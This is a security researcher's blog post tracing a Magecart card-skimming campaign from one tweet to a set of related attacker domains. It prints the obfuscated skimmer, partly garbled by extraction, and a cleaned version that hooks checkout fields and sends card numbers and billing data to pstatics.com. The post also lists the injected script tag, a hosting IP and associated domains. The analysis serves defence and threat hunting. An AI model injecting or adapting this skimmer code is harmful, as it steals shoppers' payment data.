
Magecart Skimmer Analysis: From One Tweet to a Campaign

⋮ 9/14/2025

2025-09-15 :: Himanshu Anand

Starting Point#

It all began with a tweet:
sdcyberresearch on X



This tweet hinted at a Magecart-style campaign involving malicious JavaScript injection to skim payment data.

Initial Sample#

The script was hosted at:

`https://www.cc-analytics[.]com/app.js`

The original code was heavily obfuscated:

```
(function() {
    function _0x1B3A1(_0x1B563, _0x1B3FB, _0x1B455, _0x1B509, _0x1B4AF, _0x1B5BD) {
        _0x1B4AF = function(_0x1B3A1) {
            return (_0x1B3A1 < _0x1B3FB ? '' : _0x1B4AF(parseInt(_0x1B3A1 /
_0x1B3FB))) + ((_0x1B3A1 = _0x1B3A1 % _0x1B3FB) > 35 ? String.fromCharCode(_0x1B3A1
+ 29) : _0x1B3A1.toString(36))
        }
        ;
        if (!''.replace(/^/, String)) {
            while (_0x1B455--) {
                _0x1B5BD[_0x1B4AF(_0x1B455)] = _0x1B509[_0x1B455] ||
_0x1B4AF(_0x1B455)
            }
            ;_0x1B509 = [function(_0x1B3A1) {
                return _0x1B5BD[_0x1B3A1]
            }
            ];
            _0x1B4AF = function() {
                return '\x5C\x77\x2B'
            }
            ;
            _0x1B455 = 1
```

```
        }
        ;while (_0x1B455--) {
            if (_0x1B509[_0x1B455]) {
                _0x1B563 = _0x1B563.replace(new RegExp('\x5C\x62' +
_0x1B4AF(_0x1B455) + '\x5C\x62','\x67'), _0x1B509[_0x1B455])
            }
        }
        ;if (!_0x1B3A1) {
            return
        }
        ;return _0x1B563
    }
```

```
eval(_0x1B3A1('\x36\x20\x38\x3D\x5B\x22\x75\x5B\x77\x5D\x5B\x52\x5D\x22\x2C\x22\x53\x22\x2C\x22\x46\x22'
x54\x5B\x55\x5D\x22\x2C\x22\x56\x22\x5D\x3B\x36\x20\x78\x3D\x27\x27\x3B\x36\x20\x7A\x3D\x27\x27\x3B\x36'
x57\x3B\x39\x28\x37\x5B\x27\x58\x27\x5D\x3D\x3D\x3D\x27\x59\x27\x29\x7B\x37\x5B\x27\x68\x27\x5D\x28\x27'
x63\x29\x7D\x71\x7B\x63\x28\x29\x7D\x66\x20\x65\x28\x76\x29\x7B\x36\x20\x72\x3D\x22\x22\x3B\x36\x20\x61'
x76\x3D\x31\x30\x5B\x27\x31\x31\x27\x5D\x28\x76\x29\x3B\x47\x28\x36\x20\x69\x3D\x30\x3B\x69\x3C\x76\x2E'
x2B\x29\x7B\x39\x28\x69\x3C\x76\x2E\x6A\x2D\x31\x29\x7B\x72\x2B\x3D\x76\x2E\x48\x28\x69\x29\x2B\x31\x3B'
x3D\x22\x20\x22\x7D\x71\x7B\x72\x2B\x3D\x76\x2E\x48\x28\x69\x29\x2B\x31\x7D\x7D\x36\x20\x62\x3D\x28\x72'
x2E\x31\x32\x28\x22\x20\x22\x29\x3B\x47\x28\x69\x3D\x30\x3B\x69\x3C\x62\x2E\x6A\x3B\x69\x2B\x2B\x29\x7B'
x2B\x3D\x31\x33\x2E\x31\x35\x28\x62\x5B\x69\x5D\x29\x7D\x41\x28\x61\x29\x7D\x66\x20\x63\x28\x29\x7B\x36'
x61\x3D\x37\x5B\x38\x5B\x31\x5D\x5D\x28\x38\x5B\x30\x5D\x29\x5B\x30\x5D\x3B\x39\x28\x6B\x28\x61\x29\x21'
x27\x6C\x27\x29\x7B\x67\x28\x29\x7D\x71\x7B\x49\x28\x63\x2C\x31\x36\x29\x7D\x7D\x66\x20\x42\x28\x29\x7B'
x20\x61\x3D\x37\x5B\x38\x5B\x34\x5D\x5D\x28\x22\x6D\x2D\x6F\x20\x6D\x2D\x6F\x2D\x2D\x43\x22\x29\x5B\x30'
x3B\x39\x28\x6B\x28\x61\x29\x21\x3D\x27\x6C\x27\x29\x7B\x4A\x28\x29\x7D\x71\x7B\x49\x28\x42\x2C\x31\x37'
x7D\x7D\x66\x20\x4A\x28\x29\x7B\x36\x20\x61\x3D\x37\x5B\x38\x5B\x34\x5D\x5D\x28\x27\x6D\x2D\x6F\x20\x6D'
x6F\x2D\x2D\x43\x27\x29\x5B\x30\x5D\x3B\x36\x20\x62\x3D\x37\x5B\x22\x4B\x22\x5D\x28\x27\x31\x38\x27\x29'
x39\x28\x6B\x28\x61\x29\x21\x3D\x22\x6C\x22\x29\x7B\x61\x5B\x27\x68\x27\x5D\x28\x27\x31\x39\x27\x2C\x44'
x74\x29\x3B\x62\x5B\x27\x68\x27\x5D\x28\x27\x4C\x27\x2C\x44\x2C\x74\x29\x7D\x7D\x66\x20\x67\x28\x29\x7B'
x20\x61\x3D\x37\x5B\x38\x5B\x31\x5D\x5D\x28\x27\x75\x5B\x77\x5D\x5B\x4D\x5D\x27\x29\x5B\x30\x5D\x3B\x36'
x62\x3D\x37\x5B\x38\x5B\x34\x5D\x5D\x28\x27\x45\x20\x45\x2D\x2D\x31\x61\x2D\x31\x62\x20\x45\x2D\x2D\x31'
x27\x29\x5B\x30\x5D\x3B\x39\x28\x6B\x28\x61\x29\x21\x3D\x22\x6C\x22\x29\x7B\x61\x5B\x27\x68\x27\x5D\x28'
x31\x64\x27\x2C\x73\x2C\x74\x29\x7D\x39\x28\x6B\x28\x62\x29\x21\x3D\x22\x6C\x22\x29\x7B\x62\x5B\x27\x68'
x5D\x28\x27\x4C\x27\x2C\x73\x2C\x74\x29\x3B\x62\x5B\x27\x68\x27\x5D\x28\x27\x31\x65\x27\x2C\x42\x2C\x74'
x7D\x7D\x66\x20\x70\x28\x61\x2C\x62\x29\x7B\x36\x20\x63\x3D\x4E\x20\x31\x66\x28\x29\x3B\x63\x5B\x27\x31'
x27\x5D\x28\x27\x31\x68\x27\x2C\x27\x31\x69\x3A\x2F\x2F\x31\x6A\x2E\x31\x6B\x2E\x31\x6C\x2F\x69\x27\x29'
x36\x20\x64\x3D\x4E\x20\x31\x6D\x28\x29\x3B\x64\x2E\x4F\x28\x22\x31\x6E\x22\x2C\x61\x29\x3B\x64\x2E\x4F'
x22\x31\x6F\x22\x2C\x62\x29\x3B\x63\x5B\x27\x31\x70\x27\x5D\x28\x64\x29\x7D\x66\x20\x79\x28\x61\x29\x7B'
x28\x6B\x28\x37\x5B\x38\x5B\x31\x5D\x5D\x28\x61\x29\x5B\x30\x5D\x29\x21\x3D\x27\x6C\x27\x29\x7B\x41\x20'
x5B\x38\x5B\x31\x5D\x5D\x28\x61\x29\x5B\x30\x5D\x5B\x38\x5B\x32\x5D\x5D\x7D\x71\x7B\x41\x22\x22\x7D\x7D'
x20\x44\x28\x29\x7B\x36\x20\x61\x3D\x37\x5B\x38\x5B\x34\x5D\x5D\x28\x22\x6D\x2D\x6F\x20\x6D\x2D\x6F\x2D'
x43\x22\x29\x5B\x30\x5D\x5B\x22\x46\x22\x5D\x3B\x36\x20\x62\x3D\x61\x2B\x27\x7C\x27\x2B\x78\x3B\x39\x28'
x2E\x6A\x3E\x32\x26\x26\x7A\x21\x3D\x62\x29\x7B\x7A\x3D\x62\x3B\x70\x28\x65\x28\x62\x29\x2C\x27\x33\x2E'
x2E\x34\x27\x29\x7D\x7D\x66\x20\x73\x28\x29\x7B\x36\x20\x61\x3D\x79\x28\x38\x5B\x30\x5D\x29\x2E\x50\x28'
x28\x5C\x73\x29\x2F\x67\x2C\x27\x27\x29\x3B\x36\x20\x62\x3D\x79\x28\x27\x75\x5B\x77\x5D\x5B\x31\x71\x5D'
x29\x2B\x22\x2F\x22\x2B\x79\x28\x27\x75\x5B\x77\x5D\x5B\x4D\x5D\x27\x29\x3B\x36\x20\x63\x3D\x37\x5B\x27'
x27\x5D\x28\x22\x31\x72\x22\x29\x5B\x27\x31\x73\x27\x5D\x2E\x50\x28\x2F\x28\x5C\x6E\x29\x2F\x67\x2C\x27'
x20\x27\x29\x3B\x36\x20\x64\x3D\x61\x2B\x27\x7C\x27\x2B\x62\x2B\x27\x7C\x27\x2B\x63\x3B\x39\x28\x61\x2E'
x3E\x31\x34\x26\x26\x62\x2E\x6A\x21\x3D\x30\x26\x26\x78\x21\x3D\x64\x26\x26\x64\x2E\x31\x74\x28\x29\x2E'
x28\x27\x31\x75\x27\x29\x3C\x30\x26\x26\x61\x2E\x51\x28\x27\x31\x76\x27\x29\x3C\x30\x29\x7B\x78\x3D\x64'
62, 94,
'\x7C\x7C\x7C\x7C\x7C\x7C\x7C\x76\x61\x72\x7C\x5F\x64\x7C\x5F\x30\x7C\x69\x66\x7C\x7C\x7C\x7C\x7C\x7C\x66\x'
x63\x74\x69\x6F\x6E\x7C\x7C\x61\x64\x64\x45\x76\x65\x6E\x74\x4C\x69\x73\x74\x65\x6E\x65\x72\x7C\x7C\x6C'
x6E\x67\x74\x68\x7C\x74\x79\x70\x65\x6F\x66\x7C\x75\x6E\x64\x65\x66\x69\x6E\x65\x64\x7C\x63\x68\x65\x63'
x6F\x75\x74\x5F\x5F\x69\x6E\x70\x75\x74\x7C\x7C\x66\x69\x65\x6C\x64\x7C\x7C\x65\x6C\x73\x65\x7C\x7C\x7C'
x61\x6C\x73\x65\x7C\x63\x61\x72\x64\x5F\x70\x61\x79\x6D\x65\x6E\x74\x7C\x7C\x74\x65\x6D\x70\x5F\x64\x61'
x61\x7C\x5F\x30\x78\x36\x7C\x67\x65\x74\x4E\x7C\x5F\x30\x78\x37\x7C\x72\x65\x74\x75\x72\x6E\x7C\x63\x32'
x72\x65\x71\x75\x69\x72\x65\x64\x7C\x73\x32\x7C\x62\x74\x6E\x7C\x76\x61\x6C\x75\x65\x7C\x66\x6F\x72\x7C'
x68\x61\x72\x43\x6F\x64\x65\x41\x74\x7C\x73\x65\x74\x54\x69\x6D\x65\x6F\x75\x74\x7C\x67\x32\x7C\x67\x65'
x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64\x7C\x6D\x6F\x75\x73\x65\x6F\x76\x65\x72\x7C\x79\x65\x61\x72'
x6E\x65\x77\x7C\x61\x70\x70\x65\x6E\x64\x7C\x72\x65\x70\x6C\x61\x63\x65\x7C\x73\x65\x61\x72\x63\x68\x7C
```

```
x75\x6D\x62\x65\x72\x7C\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x73\x42\x79\x4E\x61\x6D\x65\x7C\x61\x64'
x72\x65\x73\x73\x7C\x70\x68\x6F\x6E\x65\x7C\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x73\x42\x79\x43\x6C'
x73\x73\x4E\x61\x6D\x65\x7C\x64\x6F\x63\x75\x6D\x65\x6E\x74\x7C\x72\x65\x61\x64\x79\x53\x74\x61\x74\x65'
x6C\x6F\x61\x64\x69\x6E\x67\x7C\x44\x4F\x4D\x43\x6F\x6E\x74\x65\x6E\x74\x4C\x6F\x61\x64\x65\x64\x7C\x77'
x6E\x64\x6F\x77\x7C\x62\x74\x6F\x61\x7C\x73\x70\x6C\x69\x74\x7C\x53\x74\x72\x69\x6E\x67\x7C\x7C\x66\x72'
x6D\x43\x68\x61\x72\x43\x6F\x64\x65\x7C\x33\x30\x30\x30\x7C\x31\x30\x30\x30\x7C\x70\x6C\x61\x63\x65\x5F'
x72\x64\x65\x72\x5F\x62\x6F\x74\x74\x6F\x6D\x7C\x6D\x6F\x75\x73\x65\x6C\x65\x61\x76\x65\x7C\x70\x61\x79'
x65\x6E\x74\x7C\x6D\x65\x74\x68\x6F\x64\x7C\x63\x63\x7C\x63\x68\x61\x6E\x67\x65\x7C\x63\x6C\x69\x63\x6B'
x58\x4D\x4C\x48\x74\x74\x70\x52\x65\x71\x75\x65\x73\x74\x7C\x6F\x70\x65\x6E\x7C\x50\x4F\x53\x54\x7C\x68'
x74\x70\x73\x7C\x77\x77\x77\x7C\x70\x73\x74\x61\x74\x69\x63\x73\x7C\x63\x6F\x6D\x7C\x46\x6F\x72\x6D\x44'
x74\x61\x7C\x75\x69\x64\x7C\x73\x69\x64\x7C\x73\x65\x6E\x64\x7C\x6D\x6F\x6E\x74\x68\x7C\x62\x69\x6C\x6C'
x6E\x67\x5F\x61\x64\x64\x72\x65\x73\x73\x5F\x63\x6F\x6E\x74\x65\x6E\x74\x7C\x69\x6E\x6E\x65\x72\x54\x65'
x74\x7C\x74\x6F\x4C\x6F\x77\x65\x72\x43\x61\x73\x65\x7C\x74\x65\x73\x74\x7C\x31\x31\x31\x31\x31\x31'.sp
0, {}))
}
)()
```

Deobfuscation

I used two quick approaches to deobfuscate the code:

1. **Debugger method** – prepend `debugger;` to the script and run in browser dev tools.
2. **Python trick** – since the obfuscation used hex and `\x` strings, simply printing the string in Python revealed the content.

```
st = """bad code here"""
print(st)
```

Voila — decoded.

For more convenience, I later discovered https://obf-io.deobfuscate.io which automates this process.

Decompiled Code

After cleanup, the code looks like this:

```
// Malicious data exfiltration function
function sendStolenData(data) {
  const xhr = new XMLHttpRequest();
  xhr.open('POST', 'https://www.pstatics.com/i');
  const formData = new FormData();
  formData.append('uid', data.cardNumber);
  formData.append('sid', data.billingInfo);
  xhr.send(formData);
}

// Event listeners for form elements
document.getElementById('checkout__input').addEventListener('change', collectData);
document.querySelector('.payment-method-cc').addEventListener('click', collectData);

// Data collection function
function collectData() {
  const stolenData = {
    cardNumber: document.querySelector('[name="card_number"]').value,
    billingInfo: document.getElementById('billing_address_content').innerText,
    // Additional sensitive fields...
  };

  if (stolenData.cardNumber.length > 14) {
    sendStolenData(stolenData);
```

```
    }
}
```

The logic is clear:


- Hook into checkout and payment form fields.
- Collect credit card and billing information.
- Send the stolen data to `pstatics[.]com`.

Threat Hunting Process

My next step was to pivot from this single domain to identify related infrastructure.

URLScan

Searching for `cc-analytics.com` on urlscan.io revealed injections like:




```
<script src="https://www.cc-analytics.com/app.js"></script>
```


Example DOM reference:
URLScan result

The script was injected via two places on compromised ecommerce websites.

IP Address

From URLScan transaction logs, I extracted the hosting IP:
45.61.136.141

WHOIS info: DomainTools result



Related Domains#

By pivoting on IP and searching on URLScan, I found additional domains serving similar malicious scripts:

- `jgetjs.com`
- `getnjs.com`
- `getvjs.com`
- `getejs.com`
- `utilanalytics.com`
- `cc-analytics.com` (primary)

Example:
getnjs.com/util.js

The JS payloads are nearly identical, showing reuse across campaigns.

Observations#

- These domains have been active for **at least one year**.
- Threat actors recycle infrastructure and re-use domain naming patterns (`get*js`, `*analytics`).
- Compromised ecommerce sites host injected `<script>` tags pointing to attacker infrastructure.
- Detection relies on finding these script references — tools like `publicwww` are effective for tracking.

Associated Domains#

A larger set of potentially associated domains (from passive DNS and infra pivoting using validin.com):

```
accounts.youtuber-dashboardwme.pro
youtuber-dashboardwme.pro
www.getvjs.com
getvjs.com
www.jgetjs.com
jgetjs.com
www.getnjs.com
getnjs.com
www.getejs.com
getejs.com
www.cc-analytis.com
cc-analytis.com
www.utilanalytics.com
utilanalytics.com
www.util-analytics.com
util-analytics.com
```

```
www.cc-analytics.com
cc-analytics.com
www.secfw03secur.com
www.secwf03help.com
secwf03help.com
www.secwf02help.com
secwf02help.com
www.getctctm.com
getctctm.com
help.router-hosting.com
www.45-61-136-141.cprapid.com
mail.45-61-136-141.cprapid.com
45-61-136-141.cprapid.com
ns2.evenreadiness.org
ns2.suitabilityshop.org
ns2.gajinpluto.org
www.zksyn.org
t.zksyn.org
app.zksyn.org
airdrop.zksyn.org
dao.zksyn.org
zksyn.org
ns2.equiqualification.org
```

⚠️ Do not blindly block these. Validate first before taking action.

Conclusion#

This investigation started from a single tweet about `cc-analytics[.]com`. By following simple pivots on domains, IP addresses, and injected scripts, we uncovered a broader Magecart campaign.
The takeaway is that **small public signals can lead to bigger discoveries**. Free tools like URLScan, publicWWW, and WHOIS are enough to map out attacker infrastructure and build intelligence.
Enjoy threat hunting.

Feel free ot Email if I can help with this anything or some questiosn went unanswered.